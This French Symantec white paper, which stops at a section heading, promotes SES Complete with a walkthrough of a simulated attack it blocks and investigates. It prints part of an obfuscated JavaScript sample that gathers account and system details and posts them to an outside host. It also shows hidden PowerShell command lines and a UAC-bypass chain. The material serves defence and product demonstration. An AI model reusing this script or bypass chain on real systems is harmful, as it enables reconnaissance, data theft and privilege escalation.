

Détection, examen et traitement des attaques avancées avec Symantec[®] Endpoint Security Complete

SOMMAIRE

Introduction	1
Description de l'attaque	1
Blocage proactif de l'attaque.....	2
Et si l'attaque réussit malgré tout ?	5
SES Complete répond à vos besoins en matière de données.....	10
Configuration de la collecte d'activités de terminaux clients.....	10
Exécution d'un indicateur de recherches d'attaque, de vidages complets et de vidages de processus au niveau du terminal client	11
Demandes de données d'investigation.....	13
Collecte de fichiers à partir de terminaux clients	15
Examiner l'intégralité d'une arborescence de processus	18
Détection d'une usurpation de droits ...	21
Examen personnalisé à l'aide de Live Shell	22
Des réponses rapides avec SES Complete.....	24
Mise en quarantaine et blocage des fichiers	24
Mise en quarantaine d'appareils.....	26
Correction personnalisée avec Live Shell	27
Écriture de votre propre protection personnalisée	28
Récapitulatif de l'enquête sur l'attaque	33
Conclusion	38
À propos de l'auteur.....	38

Introduction

La lutte contre les menaces est une tâche difficile dans le contexte actuel. Le paysage des menaces continue d'évoluer : les menaces provenant de la chaîne d'approvisionnement augmentent, les attaques par phishing sont plus sophistiquées et le nombre de vulnérabilités ne cesse de croître. Quelles que soient les méthodes les plus récentes utilisées par les attaquants les plus avancés, Symantec[®] Endpoint Security (SES) Complete fournit des technologies de pointe qui vous permettent de savoir quand votre organisation est attaquée, de déterminer l'ampleur de l'attaque, ainsi que de contenir et d'éradiquer la menace.

Dans ce livre blanc, nous présentons une attaque concrète et expliquons comment SES Complete bloque la plupart des attaques avant que des dommages ne soient causés, vous alerte en cas d'activités suspectes et vous donne les outils nécessaires pour défendre votre organisation en toute confiance.

Description de l'attaque

Le navigateur exécute un code JavaScript malveillant

L'attaque commence par un navigateur web qui dépose et exécute du code JavaScript malveillant qui est obfusqué pour éviter la détection et rendre l'analyse difficile. La première étape de l'attaque détermine si cela vaut le coup de poursuivre l'attaque de la victime. Elle effectue la découverte de l'utilisateur local et du système, et communique ces informations au serveur Command and Control. Après avoir déterminé s'il s'agit d'une victime adaptée, elle télécharge et exécute un code PowerShell malveillant.

Contournement du contrôle d'accès utilisateur basé sur PowerShell

À cette étape de l'attaque, l'assaillant n'a qu'un accès utilisateur limité et peut donc effectuer un nombre restreint d'opérations. Par conséquent, l'étape suivante de l'attaque consiste à procéder à une élévation des privilèges.

Découverte, usurpation d'informations d'authentification, exfiltration et mouvement latéral basés sur PowerShell


Maintenant que l'attaquant possède des privilèges d'administrateur local, il dispose de capacités plus importantes. Aussi, il en apprend davantage sur l'utilisateur, le système et les autres machines du réseau, vole les informations d'authentification, exfiltre les données volées et se déplace latéralement vers d'autres machines du réseau.

**LA PROTECTION
ADAPTATIVE EST L'UN
DES OUTILS LES PLUS
PUISSANTS POUR
BLOQUER LES ATTAQUES
AVANCÉES AVANT QUE
LES CYBERCRIMINELS NE
PUISSENT S'INFILTRER.**

Blocage proactif de l'attaque

La protection adaptative est l'un des outils les plus puissants pour bloquer les attaques avancées avant que les cybercriminels ne puissent s'infiltrer. Ces derniers tentent souvent de dissimuler leurs activités en exploitant des binaires légitimes du système d'exploitation ou d'autres binaires courants tels que les navigateurs Web ou les visualiseurs/éditeurs de documents. La protection adaptative utilise ces connaissances pour bloquer ces voies d'attaque. Pour ce faire, elle apprend en premier lieu la façon dont ces applications couramment exploitées fonctionnent actuellement dans l'environnement. Ensuite, une fois qu'elle est certaine de l'absence d'utilisation légitime, elle bloque automatiquement tous les futurs comportements malveillants.

Premièrement, activez l'apprentissage automatique en accédant à la politique de protection adaptative et en activant l'option Auto Tune (Réglage automatique), puis appliquez la politique aux groupes d'appareils appropriés.



Default Adaptive Protection Policy
POLICY NAME

4
VERSION

Adaptive Protection
POLICY TYPE

System
CREATED BY

Details Device Groups Versions Activity History

Trusted Applications Untrusted Applications


General Settings

Auto Tune

Schedules a task to set zero prevalence behaviors to Deny automatically. You can review, customize, or snooze the task on the Tasks page.

**POWERSHELL
EST UN OUTIL
D'ADMINISTRATION
PUISSANT QUI PEUT
EFFECTUER PRESQUE
TOUTES LES ACTIONS
QUE L'ADMINISTRATEUR
SOUHAITE RÉALISER.**

La protection adaptative sécurise une grande variété de programmes couramment utilisés à mauvais escient. Cliquez sur l'une des flèches déroulantes pour afficher plus d'informations.



Prenons PowerShell comme exemple. PowerShell est un outil d'administration puissant qui peut faire presque tout ce que l'administrateur lui demande. Les attaquants le savent et exploitent également PowerShell, dans l'espoir que leur activité ressemble à une activité d'administrateur normale. La protection adaptative apprend la façon dont PowerShell est utilisé dans l'organisation, puis empêche d'autres utilisations malveillantes de PowerShell tout en autorisant les activités administratives normales.

LA PROTECTION ADAPTATIVE DÉTERMINE LES PROTECTIONS QUI N'INTERFÉRERONT PAS AVEC VOS WORKFLOWS NORMAUX.

Voici un échantillon des comportements de la protection adaptative PowerShell.

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
PowerShell injecting into svchost.exe	T1059.001 (+ 3 more)	Learning	Allow Monitor Deny
PowerShell launching Java applications	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching iKernel	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell accessing network via HTTP(s)	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell creating or modifying PowerShell profile script	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell creating PE executable	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching with encoded command	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching Windows Scripting Host (WScript)	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching Windows Net utility (net.exe)	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching Microsoft HTML Host	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell injecting running processes	T1059.001 (+ 1 more)	Learning	Allow Monitor Deny
PowerShell launching under a different process name	T1036 (+ 1 more)	Learning	Allow Monitor Deny

Par défaut, la protection adaptative détermine quelles protections n'interféreront pas avec vos workflows normaux. Vous pouvez également choisir d'autoriser, de surveiller ou de refuser un comportement manuellement.

Dans le cas de l'attaque décrite ci-dessus, l'organisation utilise JavaScript dans le cadre de ses activités normales et l'autorise donc. Cependant, normalement, JavaScript n'effectue pas de découverte de compte et ne lance pas PowerShell. Ces opérations sont donc automatiquement bloquées. Le blocage n'est pas effectué par des signatures, qui peuvent être contournées par des attaquants obfusquant ou modifiant autrement leur code. À la place, ce sont les comportements eux-mêmes qui sont bloqués afin d'empêcher toute tentative d'exploitation.

Dans l'exemple ci-dessous, SESC bloque les éléments clés de l'attaque en fonction de la configuration de la protection adaptative.

TIME ↑	DESCRIPTION	DISPOSITION	PARENT CMD LINE	PROCESS COMMAND LINE
Nov 14, 2022, 2:09:11 PM	Windows Scripting Host (WScript) launching PowerShell (actor: ...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	PowerShell -windowstyle hidden -NoProfile ...
Nov 14, 2022, 2:09:10 PM	PowerShell accessing network via HTTP(s) (actor: PowerShell) (ta...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	PowerShell -windowstyle hidden -NoProfile ...
Nov 14, 2022, 2:09:06 PM	Windows Scripting Host (WScript) launching Windows Net utility ...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	net user

La protection adaptative est l'une des nombreuses technologies de pointe utilisées par SES Complete pour prévenir les violations. Grâce à ses fonctionnalités de pare-feu, de protection contre les intrusions réseau, de contrôle des périphériques, de verrouillage du système, de détection des exploits en mémoire, de réputation, d'Advanced Machine Learning, d'émulation, de détection des impostures et de surveillance comportementale, la protection fournie par SES Complete est exhaustive. Alors que certains concurrents préfèrent adopter une protection inférieure sous prétexte que « la violation est inévitable », nous estimons que la protection est un élément essentiel de l'état de sécurité. En fin de compte, une protection optimale bloquera de nombreuses attaques, détectera les attaques en cours et incitera certains cybercriminels à s'en prendre à des cibles plus vulnérables.

Laisseriez-vous votre porte d'entrée ouverte juste parce que vous avez des caméras de sécurité ? De la même façon, un état de sécurité optimal permet de tirer parti d'une protection et d'une détection optimales en cas d'échec de la protection.

Même si les attaquants continuent de modifier leurs techniques, les étapes suivantes seront de toute façon bloquées. SES Complete est tout simplement une solution de protection puissante, car elle offre plusieurs couches de contrôle complémentaires. Pour preuve, SES Complete a reçu le prix « Best Enterprise Endpoint » de SE Labs en 2023 (source <https://selabs.uk/wp-content/uploads/2023/02/annual-report-2023.pdf> page 18) et le prix « Best Protection » d'AV-TEST en 2022 (dernière année où ce prix a été décerné ; source <https://www.av-test.org/en/news/av-test-award-2022-tested-and-award-winning-security/>) afin de récompenser une « protection parfaite, bien supérieure à la moyenne du secteur, contre les malwares ».

Même si l'attaquant persiste et modifie ses techniques initiales (ce qui vous alertera au fil du temps), les étapes suivantes de l'attaque sont bloquées, comme indiqué ici.

>	Nov 16, 2022, 3:35:31 PM	PowerShell created a suspicious PE executable	1-Process Detection - Blocked	"C:\Windows\system32\ChangePk.exe"	"PowerShell.exe" -windowstyle hidden -exec bypass -C "TEX (New...
>	Nov 16, 2022, 3:35:34 PM	Windows Scripting Host (WScript) launched sc.exe	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\sc.exe" query
>	Nov 16, 2022, 3:35:34 PM	PowerShell executing Windows Service Control utility (sc.exe) (actor...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\sc.exe" query
>	Nov 16, 2022, 3:35:35 PM	Windows Scripting Host (WScript) launching Windows Net utility (n...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\net.exe" share
>	Nov 16, 2022, 3:35:36 PM	PowerShell launching Windows Net utility (net.exe) (actor: PowerSh...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\net.exe" share

Et si l'attaque réussit malgré tout ?


Même si l'attaque a été stoppée à plusieurs reprises avant même d'avoir trouvé une porte d'entrée, la défense en profondeur de Symantec continue de tourner. À partir de maintenant, nous simulons ce qui se passerait en réglant SES Complete sur le mode spécial Monitor Only (Surveiller uniquement). SES Complete nous alertera des activités suspectes mais ne les bloquera pas. Même s'il est déconseillé de choisir le mode Surveiller uniquement dans un environnement de production, nous le faisons dans le cas présent pour voir comment SES Complete réagirait au reste de l'attaque en supposant que chaque étape précédente ne soit pas bloquée.

SES Complete vous alerte avec un incident de haute gravité vous avertissant du vol d'informations d'authentification et de l'usurpation de droits.

ID ↓	DESCRIPTION	SEVERITY	ENDPOINT COUNT
100062	OS Credential Dumping, OS Credential Dumping: LSASS Memory, Scheduled Task/Job, Process Injection detected across 2 devices	High	2

Les vues suivantes permettent de résumer l'attaque. Premièrement, la description de l'incident montre certaines des techniques MITRE ATT&CK les plus critiques utilisées par les attaquants.

Comment
Close
Configure Rule
Deny File
More Actions



100062 ?

OS Credential Dumping, OS Credential Dumping: LSASS Memory, Scheduled Task/Job, Process Injection detected across 2 devices

High
PRIORITY

High
SEVERITY

2
AFFECTED ENDPOINTS

16
TRIGGERING EVENT COUNT

Open
STATUS

Yes
SUSPECTED BREACH

Advanced Analytics
DETECTION TYPE

Lateral Movement
CONCLUSION

Jan 17, 2023 12:52:12 PM
FIRST SEEN

Jan 17, 2023 12:54:56 PM
LAST SEEN

Jan 17, 2023 01:18:05 PM
LAST UPDATED

Isolate the affected machines to investigate the full dumped recorder data. Update any outdated or unpatched systems and upgrade the security protection software. Enforce strong authentication and access control through the whole network.

La section MITRE ATT&CK Detections (Détections MITRE ATT&CK) affiche une liste plus détaillée de l'ensemble des tactiques et techniques ATT&CK utilisées dans l'attaque.

▼ MITRE ATT&CK Detections ?


TACTIC(S)	TECHNIQUE(S)
Enterprise: Initial Access	Valid Accounts
Enterprise: Execution	Windows Management Instrumentation, Scheduled Task/Job, Command and Scripting Interpreter, Command and Scripting Interpreter: PowerShell, Scripting, Exploitation for Client Execution, User Execution, System Services: Service Execution
Enterprise: Persistence	Scheduled Task/Job, Valid Accounts
Enterprise: Privilege Escalation	Scheduled Task/Job, Process Injection, Valid Accounts, Abuse Elevation Control Mechanism: Bypass User Account Control
Enterprise: Defense Evasion	Process Injection, Scripting, Indicator Removal on Host: File Deletion, Valid Accounts, File Deletion, Deobfuscate/Decode Files or Information, Signed Binary Proxy Execution, Virtualization/Sandbox Evasion: System Checks, Abuse Elevation Control Mechanism: Bypass User Account Control, Subvert Trust Controls
Enterprise: Credential Access	OS Credential Dumping, OS Credential Dumping: LSASS Memory
Enterprise: Discovery	System Service Discovery, System Network Configuration Discovery, Remote System Discovery, System Owner/User Discovery, System Network Connections Discovery, Process Discovery, System Information Discovery, Account Discovery, Account Discovery: Local Account, Account Discovery: Domain Account, System Time Discovery, Network Share Discovery, Virtualization/Sandbox Evasion: System Checks, Software Discovery: Security Software Discovery

La vue Lineage Visualization (Visualisation de la traçabilité) est très utile pour voir comment l'attaque a progressé au sein des différents processus. Dans cette vue, nous voyons que chrome.exe a lancé wscript.exe, qui a démarré l'attaque. WScript appelle ensuite whoami, net et systeminfo pour déterminer s'il s'agit d'une machine qui intéresse l'attaquant. Powershell.exe est ensuite appelé pour effectuer un contournement du contrôle de compte d'utilisateur (UAC).


En cliquant sur un des processus, comme ici avec wscript.exe, nous obtenons plus de détails sur celui-ci, comme la ligne de commande, l'utilisateur et le niveau d'intégrité.



Plus bas dans le graphique de traçabilité, nous voyons que PowerShell lance slui.exe, qui démarre une autre instance de slui.exe, qui lance changepk.exe, qui démarre lui-même PowerShell. Toutes ces actions constituent un contournement du contrôle de compte d'utilisateur tirant parti des outils de gestion de licences Windows. Pour plus d'informations, consultez la page <https://mattharr0ey.medium.com/privilege-escalation-uac-bypass-in-changepk-c40b92818d1b>. Dans SES Complete, cela est indiqué par la dernière version de PowerShell exécutée au niveau d'intégrité élevé.



Plus bas encore dans le graphique de traçabilité, nous voyons que PowerShell appelle wmic. Ensuite, nous voyons une ligne rouge en pointillés et un autre processus PowerShell. Cela indique qu'un mouvement latéral s'est produit à l'endroit où wmic a provoqué le lancement de PowerShell sur une autre machine. Notez que le nom d'appareil de la dernière instance PowerShell est à présent Victim-2, ce qui indique que la menace est passée de Victim-1 à Victim-2.



La zone Events (Événements) affiche, de manière très détaillée, chaque étape de l'attaque. Voici une capture d'écran du tout début de l'attaque, quand l'utilisateur lance Chrome. Chrome effectue une activité réseau, télécharge le code JavaScript malveillant, puis lance wscript.exe pour l'exécuter.

TIME ↑	DESCRIPTION	ATT&CK TECHNIQUE NAME	PROCESS COMMAND LINE	EVENT TYPE ID	DEVICE NAME
> Jan 17, 2023, 12:52:12 PM	explorer.exe launched chrome.exe.	User Execution	"C:\Users\edradmin\AppData\Roaming\Google C...	8001-Process Activity	Victim-1
> Jan 17, 2023, 12:52:14 PM	Outbound: chrome.exe sent 618 byte...	Application Layer Protoc... + 1 other	---	8007-Host Network Activity	Victim-1
> Jan 17, 2023, 12:52:15 PM	An untrusted process launched a sys...	Process Injection	"CSIDL_PROFILE\appdata\roaming\google chrome...	8027-Process Detection	Victim-1
> Jan 17, 2023, 12:52:15 PM	Outbound: chrome.exe sent 806 byte...	Application Layer Protoc... + 1 other	---	8007-Host Network Activity	Victim-1
> Jan 17, 2023, 12:52:15 PM	chrome.exe created javascript[1].	Ingress Tool Transfer	---	8003-File Activity	Victim-1
> Jan 17, 2023, 12:52:15 PM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	---	8003-File Activity	Victim-1
> Jan 17, 2023, 12:52:15 PM	chrome.exe launched wscript.exe.	Command and Scripting... + 1 other	"C:\Windows\System32\wscript.exe" jkhertgbn.js	8001-Process Activity	Victim-1

**UN DES ASPECTS
EXTRÊMEMENT UTILES DE
CETTE ANALYSE EST QUE
SES COMPLETE DÉCHIFFRE
AUTOMATIQUEMENT LES
SCRIPTS OBFUSQUÉS,
CODÉS ET CHIFFRÉS.**

Un des aspects extrêmement utiles de cette analyse est que SES Complete déchiffre automatiquement les scripts obfusqués, codés et chiffrés. Le code JavaScript téléchargé et exécuté par Chrome dans le cadre de cette attaque est obfusqué au point qu'un opérateur humain ne peut plus le déchiffrer.



```

javascrip - Notepad
File Edit Format View Help
var _0x1673b3=_0x57d8;(function(_0x43f0e0,_0x4c8aa1){var _0x20eb1b=_0x57d8,_0x439117=_0x43f0e0();while
(![]){try{var _0x245d5b=parseInt(_0x20eb1b(0x153))/0x1*(parseInt(_0x20eb1b(0x15e))/0x2)+parseInt
(_0x20eb1b(0x154))/0x3*(parseInt(_0x20eb1b(0x158))/0x4)+parseInt(_0x20eb1b(0x151))/0x5+parseInt
(_0x20eb1b(0x163))/0x6+parseInt(_0x20eb1b(0x157))/0x7+parseInt(_0x20eb1b(0x15b))/0x8*(-parseInt
(_0x20eb1b(0x16e))/0x9)+parseInt(_0x20eb1b(0x169))/0xa;if(_0x245d5b===_0x4c8aa1)break;else _0x439117
['push'](_0x439117['shift']());};catch(_0x29967b){_0x439117['push'](_0x439117['shift']());}}
(_0x47a2,0xa0cc1);var oShell=WScript[_0x1673b3(0x168)](_0x1673b3(0x14d)),strAppData=oShell
['SpecialFolders'](_0x1673b3(0x161)),oFileSystem=WScript[_0x1673b3(0x168)](_0x1673b3
(0x159)),strFileName=strAppData+'%x5ctest.tmp';oFileSystem[_0x1673b3(0x16b)](strFileName)&&oFileSystem
[_0x1673b3(0x15a)](strFileName);var oFile=oFileSystem[_0x1673b3(0x166)](strFileName,!
[]),oExecWhoami=oShell[_0x1673b3(0x15f)](_0x1673b3(0x164)),strOutputWhoami=oExecWhoami['StdOut']
['ReadAll']();oFile[_0x1673b3(0x170)](_0x1673b3(0x16c)),oFile[_0x1673b3(0x170)](strOutputWhoami);var
oExecNetUser=oShell[_0x1673b3(0x15f)](_0x1673b3(0x150)),strOutputNetUser=oExecNetUser[_0x1673b3(0x14e)]
['ReadAll']();oFile[_0x1673b3(0x170)](_0x1673b3(0x167)),oFile[_0x1673b3(0x170)](strOutputNetUser);var
strErrNetUser=oExecNetUser['StdErr'][_0x1673b3(0x15c)]();oFile[_0x1673b3(0x170)](_0x1673b3(0x171)),oFile
[_0x1673b3(0x170)](strErrNetUser);var oExecSystemInfo=oShell['Exec'](_0x1673b3
(0x16f)),strOutputSystemInfo=oExecSystemInfo[_0x1673b3(0x14e)][_0x1673b3(0x15c)]();oFile[_0x1673b3
(0x170)](_0x1673b3(0x152)),oFile[_0x1673b3(0x170)](strOutputSystemInfo);var
strErrSystemInfo=oExecSystemInfo[_0x1673b3(0x156)][_0x1673b3(0x15c)]();oFile[_0x1673b3(0x170)](_0x1673b3
(0x14c)),oFile['WriteLine'](strErrSystemInfo);var xmlhttp=WScript[_0x1673b3(0x168)](_0x1673b3
(0x162));xmlhttp[_0x1673b3(0x15d)](_0x1673b3(0x16a),'https://httpbin.org/anything',![]),xmlhttp
[_0x1673b3(0x155)]('Content-Type',_0x1673b3(0x160));var iFile=oFileSystem[_0x1673b3(0x16d)]
(strFileName,0x1),data=iFile[_0x1673b3(0x15c)]();xmlhttp['send'](data);var oExecPS=oShell[_0x1673b3

```

Cependant, Symantec Endpoint Detection and Response (SEDR) décode le script pour vous et vous montre exactement ce que le script effectue réellement. Il vous indique que le script a été exécuté et affiche également des valeurs variables, telles que les données de découverte de compte qui sont stockées sur un média intermédiaire lors de l'exécution du script, comme indiqué ci-dessous. Cela simplifie grandement l'analyse et permet de confirmer que le script est effectivement malveillant et quelles sont les activités effectuées.

wscript.exe deleted HKEY_USERS\S-1-5-21-...	IHost.CreateObject("WScript.Shell"); IWShell3.SpecialFolders("AppData"); IHost.CreateObject("Scripting.FileSystemObject"); IFileSystem3.FileExists("C:\Users\edradmin\AppData\Roaming\test.tmp"); IFileSystem3.DeleteFile("C:\Users\edradmin\AppData\Roaming\test.tmp"); IFileSystem3.CreateTextFile("C:\Users\edradmin\AppData\Roaming\test.tmp", "true"); IWShell3.Exec("whoami.exe"); IWShell3.Stdout();	stry Value Activity
wscript.exe created test.tmp.	ITextStream.ReadAll(); ITextStream.WriteLine("whoami output:"); ITextStream.WriteLine("victim-1\edradmin");	Activity
wscript.exe set HKEY_USERS\S-1-5-21-...	IWShell3.Exec("net user"); IWShell3.Stdout(); IWShell3.Stdout();	stry Value Activity
Windows Scripting Host (WScript) lau...	ITextStream.WriteLine("net user output:"); ITextStream.WriteLine("User accounts for \\VICTIM-1	ess Detection
PowerShell accessing network via HT...	----- Administrator DefaultAccount edradmin Guest speedadmin"); IWShell3.Stdout(); IWShell3.Stdout();	ess Detection
wscript.exe launched powershell.exe.	ITextStream.ReadAll(); ITextStream.WriteLine("net user err:"); ITextStream.WriteLine(""); IWShell3.Exec...	ess Activity
AMSI event detected for wscript.exe	IHost.CreateObject("WScript.Shell"); Victim-1	8018-AMSI Activity
Outbound: wscript.exe sent 350 byte...	Victim-1	8007-Host Network Activity

SES COMPLETE ASSURE LE SUIVI D'UNE QUANTITÉ IMPRESSIONNANTE DE DONNÉES.

SES Complete répond à vos besoins en matière de données

SES Complete assure le suivi d'une quantité impressionnante de données. Chaque terminal client génère des centaines de milliers d'événements par jour, soit l'équivalent d'environ 1 Go de données par terminal client et par jour. Cela représente une quantité de données faramineuse. Avec de tels volumes, SES Complete a besoin d'un stockage de pointe.

C'est là qu'une base de données distribuée entre en jeu. Les données qui seront très probablement nécessaires sont conservées dans la base de données cloud, où elles sont le plus facilement accessibles. Les données restantes sont conservées sur les terminaux clients pour être utilisées en cas de besoin.

Il existe deux cas de figure où les données sont déplacées du magasin de terminaux clients vers le cloud.

1. Chaque fois qu'une activité suspecte se produit, SES Complete examine la traçabilité de l'attaque pour trouver tous les acteurs impliqués. Il récupère ensuite toutes les activités enregistrées associées, ce qui vous fait gagner du temps, car vous disposez de toutes les activités associées disponibles pour votre examen.
2. Vous pouvez choisir de déplacer les données des terminaux clients vers le cloud lorsque vous les utilisez fréquemment.



Quel type de données est normalement conservé dans le cloud plutôt que sur les terminaux clients ?

Cloud	Terminal client
Lancements de processus	Chargements de DLL
Toutes les activités suspectes	Création, modification et suppression de fichiers
Activités liées à un groupe de processus ayant effectué des activités suspectes	Création, modification et suppression de clé/valeur de Registre
Récapitulatifs des activités réseau	Détails de l'activité réseau

Dans la politique de détection et de réponse, les administrateurs contrôlent les données enregistrées et l'emplacement où elles sont stockées. Les politiques peuvent être adaptées à l'ensemble de l'organisation, à des groupes ou à des machines spécifiques.

Configuration de la collecte d'activités des terminaux clients

